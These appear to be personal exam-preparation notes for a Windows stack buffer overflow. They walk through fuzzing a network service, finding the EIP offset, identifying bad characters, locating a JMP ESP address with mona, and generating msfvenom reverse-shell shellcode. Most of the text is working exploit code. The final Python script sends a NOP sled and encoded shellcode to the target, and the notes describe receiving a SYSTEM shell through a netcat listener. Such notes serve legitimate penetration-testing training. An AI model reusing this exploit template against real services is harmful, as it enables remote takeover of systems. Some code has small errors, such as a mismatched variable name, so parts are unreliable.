Fuzz

2021年9月20日 21:26

Method 1: Fuzz

1: In Windows client machine, run the service, and then open **Immunity Debugger** as **administrator**, attach the **service process**. Or directly open the **executable file** of this service in Immunity Debugger. After loading, press **F9** to make the service run

2: Initial code, edit **IP address**, **port**, **prefix**, **postfix**, and **original count of "A"**.

```
#!/usr/bin/env python3
import socket, time, sys
ip = "10.10.10.10"
port = 1234
timeout = 5
prefix =""
postfix=""
string = prefix + "A" * 100 + postfix
while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
        sys.exit(0)
    string += 100 * "A"
    time.sleep(1)
```

2: Record when target service crashes, assume it crashes at **2000**

Method2: Feed with a large buffer

1: Initial code. Change **count of "A"**

```
#!/usr/bin/env python3
import socket, time, sys
ip = "10.10.10.10"
port = 1234
```

```
timeout = 5
prefix =""
postfix=""
string = prefix + "A" * 2000 + postfix
while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing!")
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("Crashed!")
        sys.exit(0)
    time.sleep(1)
```

Find Offset

2021年9月20日 21:27

1:In **Fuzz stage**, we assume target service crashes at **1300**, therefore, generate a pattern string with a length of 1300: **msf-pattern_create -l 1300.** And replace **generated pattern string** to replace **'A'*1300**
2: **string=prefix + pattern + postfix**
3: Staged code

```
#!/usr/bin/env python3
import socket, time, sys
ip = "10.10.10.10"
port = 1234
timeout = 5
prefix = ""
postfix=""
pattern=''Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6
Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6
Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af
7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah
7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak
0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am
1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An
9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8
Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8A
r9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0
Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw
0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8A
x9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9
Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9B
c0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0
Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg
2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi
3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk
6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6B
m7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo
6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq
6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7B
s8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu
9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8
Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By
9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0
```

```
Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1
Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2
Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch
4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7C
j8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0
Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn
9Co0Co1Co2Co3Co4Co5Co''
string = prefix + pattern + postfix
while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing!")
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("Crashed")
        sys.exit(0)
    time.sleep(1)
```

4: Assume **EIP=35714234,** execute **msf-pattern_offset -l 1300 -q 35714234** or **! mona findmsp** or **!mona findmsp -distance 1300**
5: Note the offset, assume it is **1274**
6: **string = prefix + "A" * 1274 + "B" * 4 + postfix**


Find Bad Characters

2021年9月20日 21:27


1: **"\x00"** is always a bad character, take it under consideration.
2: Staged Code

```
#!/usr/bin/env python3
import socket, time, sys
ip = "10.10.10.10"
port = 1234
timeout = 5
badchar= ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e
\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )
prefix = ""
postfix=""
string = prefix + "A"*1274  + badchars + postfix
while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing!")
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("Crashed")
        sys.exit(0)
    time.sleep(1)
```

3: Check **ESP** register. **Right click ESP**, and select **"Follow in Dump"**



4: Check **bottom left** of GUI, compare it to normal hex array **from "\x01" to "\xff"**




5: Bad characters affect **the next byte** or even **the rest of the string**

6: If bad characters affect the **rest string**, test it manually **again and again**, until **all bad characters** are found.


7: If bad characters only affect **the next byte**

a: **Relaunch service** and attach it, then **crash** it.

b: **!mona bytearray -b "\x00"**



c: **!mona compare -a esp -f bytearray.bin**



d: Typically, **"\x00"**, the **1rd** one, the **3th** one, … the **(2n-1)th** one of **"Possibly bad chars"** are actual bad characters. But it is **not always the case**.

8: Assume bad characters are **\x00\x11\x40\x5f\xb8\xee**

Find JMP ESP

2021年9月20日 21:28

Method 1 (PWK textbook)

a: **!mona modules**

b: Select a module which **does not have any memory protection** and **does not start with bad character**

c: **!mona find -s "\xff\xe4" -m "example.dll"**


d: Note the address, assume it is **\x03\x12\x50\x62**

e: **string = prefix + "A" * 1274 + " \x03\x12\x50\x62" + postfix**

Method 2 (THM)

a: **!mona jmp -r esp -cpb "\x00\x11\x40\x5f\xb8\xee"**

b: Select one module which **does not have any memory protection**



c: Note the address, assume it is **\x03\x12\x50\x62 (Reverse order)**

d: **string = prefix + "A" *1274 + "\x03\x12\x50\x62" + postfix**

Generate Shellcode

2021年9月20日 21:28

1: **msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.20 LPORT=443 EXITFUNC=thread -f c –e x86/shikata_ga_nai -b "\x00\x11\x40\x5f\xb8\xee"**
2: Assume **shellcode=("\xfc\xbb\x68\xb5\xe4\xbc\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"**
"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\x94\x5d\x66\xbc\x64"
"\x9e\x07\x34\x81\xaf\x07\x22\xc2\x80\xb7\x20\x86\x2c\x33\x64"
"\x32\xa6\x31\xa1\x35\x0f\xff\x97\x78\x90\xac\xe4\x1b\x12\xaf"
"\x38\xfb\x2b\x60\x4d\xfa\x6c\x9d\xbc\xae\x25\xe9\x13\x5e\x41"
"\xa7\xaf\xd5\x19\x29\xa8\x0a\xe9\x48\x99\x9d\x61\x13\x39\x1c"
"\xa5\x2f\x70\x06\xaa\x0a\xca\xbd\x18\xe0\xcd\x17\x51\x09\x61"
"\x56\x5d\xf8\x7b\x9f\x5a\xe3\x09\xe9\x98\x9e\x09\x2e\xe2\x44"
"\x9f\xb4\x44\x0e\x07\x10\x74\xc3\xde\xd3\x7a\xa8\x95\xbb\x9e"
"\x2f\x79\xb0\x9b\xa4\x7c\x16\x2a\xfe\x5a\xb2\x76\xa4\xc3\xe3"
"\xd2\x0b\xfb\xf3\xbc\xf4\x59\x78\x50\xe0\xd3\x23\x3d\xc5\xd9"
"\xdb\xbd\x41\x69\xa8\x8f\xce\xc1\x26\xbc\x87\xcf\xb1\xc3\xbd"
"\xa8\x2d\x3a\x3e\xc9\x64\xf9\x6a\x99\x1e\x28\x13\x72\xde\xd5"
"\xc6\xd5\x8e\x79\xb9\x95\x7e\x3a\x69\x7e\x94\xb5\x56\x9e\x97"
"\x1f\xff\x35\x62\xc8\x0a\xc7\x63\xa3\x63\xd5\x7b\xb2\xc8\x50"
"\x9d\xde\x3e\x35\x36\x77\xa6\x1c\xcc\xe6\x27\x8b\xa9\x29\xa3"
"\x38\x4e\xe7\x44\x34\x5c\x90\xa4\x03\x3e\x37\xba\xb9\x56\xdb"
"\x29\x26\xa6\x92\x51\xf1\xf1\xf3\xa4\x08\x97\xe9\x9f\xa2\x85"
"\xf3\x46\x8c\x0d\x28\xbb\x13\x8c\xbd\x87\x37\x9e\x7b\x07\x7c"
"\xca\xd3\x5e\x2a\xa4\x95\x08\x9c\x1e\x4c\xe6\x76\xf6\x09\xc4"
"\x48\x80\x15\x01\x3f\x6c\xa7\xfc\x06\x93\x08\x69\x8f\xec\x74"
"\x09\x70\x27\x3d\x29\x93\xed\x48\xc2\x0a\x64\xf1\x8f\xac\x53"
"\x36\xb6\x2e\x51\xc7\x4d\x2e\x10\xc2\x0a\xe8\xc9\xbe\x03\x9d"
"\xed\x6d\x23\xb4\xed\x91\xdb\x37")
3: **string=prefix + "A" * 1274 + "\x03\x12\x50\x62" + "\x90" * 20 + shellcode + postfix**

Combine

2021年9月20日 21:28

1: Final code

```
#!/usr/bin/env python3
import socket, time, sys
ip = "10.10.10.10"
port = 1234
timeout = 5
prefix = ""
postfix= ""
shellcode=("\xfc\xbb\x68\xb5\xe4\xbc\xeb\x0c\x5e\x56\x31\x1e\xad\x01
\xc3"
"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\x94\x5d\x66\xbc\x64"
"\x9e\x07\x34\x81\xaf\x07\x22\xc2\x80\xb7\x20\x86\x2c\x33\x64"
"\x32\xa6\x31\xa1\x35\x0f\xff\x97\x78\x90\xac\xe4\x1b\x12\xaf"
"\x38\xfb\x2b\x60\x4d\xfa\x6c\x9d\xbc\xae\x25\xe9\x13\x5e\x41"
"\xa7\xaf\xd5\x19\x29\xa8\x0a\xe9\x48\x99\x9d\x61\x13\x39\x1c"
"\xa5\x2f\x70\x06\xaa\x0a\xca\xbd\x18\xe0\xcd\x17\x51\x09\x61"
"\x56\x5d\xf8\x7b\x9f\x5a\xe3\x09\xe9\x98\x9e\x09\x2e\xe2\x44"
"\x9f\xb4\x44\x0e\x07\x10\x74\xc3\xde\xd3\x7a\xa8\x95\xbb\x9e"
"\x2f\x79\xb0\x9b\xa4\x7c\x16\x2a\xfe\x5a\xb2\x76\xa4\xc3\xe3"
"\xd2\x0b\xfb\xf3\xbc\xf4\x59\x78\x50\xe0\xd3\x23\x3d\xc5\xd9"
"\xdb\xbd\x41\x69\xa8\x8f\xce\xc1\x26\xbc\x87\xcf\xb1\xc3\xbd"
"\xa8\x2d\x3a\x3e\xc9\x64\xf9\x6a\x99\x1e\x28\x13\x72\xde\xd5"
"\xc6\xd5\x8e\x79\xb9\x95\x7e\x3a\x69\x7e\x94\xb5\x56\x9e\x97"
"\x1f\xff\x35\x62\xc8\x0a\xc7\x63\xa3\x63\xd5\x7b\xb2\xc8\x50"
"\x9d\xde\x3e\x35\x36\x77\xa6\x1c\xcc\xe6\x27\x8b\xa9\x29\xa3"
"\x38\x4e\xe7\x44\x34\x5c\x90\xa4\x03\x3e\x37\xba\xb9\x56\xdb"
"\x29\x26\xa6\x92\x51\xf1\xf1\xf3\xa4\x08\x97\xe9\x9f\xa2\x85"
"\xf3\x46\x8c\x0d\x28\xbb\x13\x8c\xbd\x87\x37\x9e\x7b\x07\x7c"
"\xca\xd3\x5e\x2a\xa4\x95\x08\x9c\x1e\x4c\xe6\x76\xf6\x09\xc4"
"\x48\x80\x15\x01\x3f\x6c\xa7\xfc\x06\x93\x08\x69\x8f\xec\x74"
"\x09\x70\x27\x3d\x29\x93\xed\x48\xc2\x0a\x64\xf1\x8f\xac\x53"
"\x36\xb6\x2e\x51\xc7\x4d\x2e\x10\xc2\x0a\xe8\xc9\xbe\x03\x9d"
"\xed\x6d\x23\xb4\xed\x91\xdb\x37")
string = prefix + "A" * 1274 + "\x03\x12\x50\x62" + "\x90" * 20 + shellcode +
postfix
while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
```

```
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing!")
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
        print("Crashed!")
        sys.exit(0)
time.sleep(1)
```

2: Edit **IP address**, change target from **client machine** to **exam machine.** Set up a netcat listener
3: Receive a connection back, get **SYSTEM** shell